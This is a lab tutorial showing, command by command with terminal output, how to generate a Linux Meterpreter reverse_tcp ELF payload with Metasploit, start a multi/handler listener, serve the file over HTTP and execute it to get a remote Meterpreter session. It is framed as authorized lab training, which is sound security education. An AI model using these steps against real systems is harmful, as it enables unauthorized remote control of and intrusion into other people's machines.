

Metasploit: Generate an ELF Meterpreter Payload and Receive a Reverse Shell (Lab Environment)

Objective: Generate a Linux ELF Meterpreter payload, configure a listener, execute the payload on the target machine, and obtain a Meterpreter session.

Lab Requirement: Perform this only in an isolated lab or on systems you own or are explicitly authorized to test.

Add this section before launching `msfconsole`.

Step 0: Initialize the Metasploit Database (First Time Only)

Initialize the PostgreSQL database used by Metasploit.

`sudo msfdb init`

```
(root@kali)-[~]
# sudo msfdb init
[+] Starting database
psql: error: connection to server on socket "/var/run/postgresql/.
s.PGSQL.5432" failed: No such file or directory
    Is the server running locally and accepting connections on
    that socket?
[+] Creating database user 'msf'
createuser: error: connection to server on socket "/var/run/postgr
```

If the database has already been initialized, simply start it:

`sudo systemctl start postgresql`
`sudo msfdb start`

```
(root@kali)-[~]
# sudo systemctl start postgresql
sudo msfdb start

[i] Database already started
```

Expected output: [*] Connected to msf. Connection type: postgresql.

Step 1: Start Metasploit Framework

Launch Metasploit.

msfconsole

Wait until the `msf` > prompt appears.

```
(root@kali)-[~]
# msfconsole

Metasploit tip: Use the edit command to open the currently active module
in your editor

[#####] $a,
[#####] $$ ?a,
[#####] ?a,
[#####] a$,
[#####] as$ "
[#####] %$P "
[#####] "a,
[#####] "a, $$
[#####] " $

=[ metasploit v6.4.135-dev ]
+ -- ==[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- ==[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

Step 2: Select the Linux Meterpreter Payload

Choose the Linux x64 reverse TCP Meterpreter payload.

use payload/linux/x64/meterpreter/reverse_tcp

```
msf > use payload/linux/x64/meterpreter/reverse_tcp
msf payload(linux/x64/meterpreter/reverse_tcp) > ip -br a
[*] exec: ip -br a

lo          UNKNOWN      127.0.0.1/8  ::1/128
eth0        UP            192.168.74.129/24 fe80::1b6d:c5b0:2cd4:70ba/64
msf payload(linux/x64/meterpreter/reverse_tcp) > █
```

Component	Meaning
payload	Indicates you are selecting a payload (the code executed on the target after exploitation).
linux	The target operating system is Linux .
x64	Compiled for 64-bit (x86_64) processors.
meterpreter	An advanced, in-memory payload that provides an interactive session with post-exploitation capabilities.
reverse_tcp	The target initiates a TCP connection back to the attacker's machine (LHOST:LPORT).

Step 3: Configure the Payload

Set your **attacker's IP** address (Kali).

set LHOST 192.168.74.129

Set the listening port. **Can be any free port**.

set LPORT 9797

```
msf payload(linux/x64/meterpreter/reverse_tcp) > set LHOST 192.168.74.129
LHOST => 192.168.74.129
msf payload(linux/x64/meterpreter/reverse_tcp) > set LPORT 9797
LPORT => 9797
msf payload(linux/x64/meterpreter/reverse_tcp) > █
```

Verify the settings.

show options

```
msf payload(linux/x64/meterpreter/reverse_tcp) > show options

Module options (payload/linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.74.129   yes       The listen address (an interface may be specified)
  LPORT     9797             yes       The listen port

View the full module info with the info, or info -d command.
```

Expected:

LHOST 192.168.74.129

LPORT 9797

Step 4: Generate the ELF Payload

Generate the executable payload.

generate -f elf -o /home/kali/msf/a.elf

```
msf payload(linux/x64/meterpreter/reverse_tcp) > generate -f elf -o /home/kali/msf/a.elf
[*] Writing 250 bytes to /home/kali/msf/a.elf...
msf payload(linux/x64/meterpreter/reverse_tcp) > ls /home/kali/msf/
[*] exec: ls /home/kali/msf/

a.elf
```

Parameters

- **-f elf** → Linux ELF executable
- **-o** → Output file location

Expected output:

[*] Writing 250 bytes to /home/kali/msf/a.elf...

Step 5: Return to the Main Metasploit Prompt

back

```
msf payload(linux/x64/meterpreter/reverse_tcp) > back
msf > █
```

Step 6: Configure the Multi/Handler

Load the reverse TCP listener.

`use multi/handler`

```
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > 
```

Component	Meaning
<code>exploit</code>	Specifies that the module belongs to the exploit category.
<code>multi</code>	Indicates the handler supports multiple payload types rather than a single exploit.
<code>handler</code>	Starts a listener that waits for a payload (such as a reverse shell or Meterpreter) to connect back.

Step 7: Configure the Listener

Set the attacker's IP.

`set LHOST 192.168.74.129`

Set the listening port.

`set LPORT 9797`

Specify the same payload that was generated.

`set payload linux/x64/meterpreter/reverse_tcp`

Verify the configuration.

show options

```
msf exploit(multi/handler) > set LHOST 192.168.74.129
LHOST => 192.168.74.129
msf exploit(multi/handler) > set LPORT 9797
LPORT => 9797
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.74.129  | yes      | The listen address (an interface may be specified) |
| LPORT | 9797            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf exploit(multi/handler) > █
```

Step 8: Start the Listener

Run the handler.

exploit

or

run

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.74.129:9797
█
```

Expected output:

[*] Started reverse TCP handler on 192.168.74.129:9797

Metasploit is now waiting for an incoming connection.

Step 9: Transfer the Payload to the Target (Lab)

Copy the generated ELF payload (**a.elf**) to the Linux target machine using a method appropriate for your lab environment (for example, shared folders or secure file transfer).

```
(root@kali)-[/home/kali/msf]
# ls
a.elf

(root@kali)-[/home/kali/msf]
# python3 -m http.server --bind 192.168.74.129 7897
Serving HTTP on 192.168.74.129 port 7897 (http://192.168.74.129:7897/)
...
192.168.74.135 - - [05/Jul/2026 14:52:26] "GET / HTTP/1.1" 200 -
192.168.74.135 - - [05/Jul/2026 14:52:26] code 404, message File not found
192.168.74.135 - - [05/Jul/2026 14:52:26] "GET /favicon.ico HTTP/1.1" 404 -
```

Step 10: Make the Payload Executable (Target)


On the target Linux system:

```
chmod +x a.elf
```

Step 11: Execute the Payload (Target)

Run the executable.

```
./a.elf
```



Step 12: Receive the Meterpreter Session

If the target can reach the attacker's listener, Metasploit should display output similar to:

```
[*] Started reverse TCP handler on 192.168.74.129:9797  
[*] Sending stage (3090404 bytes) to 192.168.74.135  
[*] Meterpreter session 1 opened
```

The prompt changes to:

meterpreter >

indicating that a Meterpreter session has been established.

```
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.74.129:9797  
[*] Sending stage (3090404 bytes) to 192.168.74.135  
[*] Meterpreter session 1 opened (192.168.74.129:9797 → 192.168.74.135:45030) at 2026-07-05  
14:53:21 -0400  
  
meterpreter > ls  
Listing: /home/ubuntu/Downloads  


| Mode             | Size | Type | Last modified             | Name  |
|------------------|------|------|---------------------------|-------|
| 100775/rwxrwxr-x | 250  | fil  | 2026-07-05 14:52:31 -0400 | a.elf |

  
meterpreter > pwd  
/home/ubuntu/Downloads
```


Summary

Step	Action
1	Start Metasploit (<code>msfconsole</code>)
2	Select <code>linux/x64/meterpreter/reverse_tcp</code> payload
3	Configure <code>LHOST</code> and <code>LPORT</code>
4	Generate the ELF payload
5	Return to the main prompt
6	Load <code>exploit/multi/handler</code>
7	Configure the listener with the same payload
8	Start the handler
9	Transfer the ELF payload to the target (lab)
10	Make the file executable (<code>chmod +x</code>)
11	Execute the payload on the target
12	Verify that a Meterpreter session is established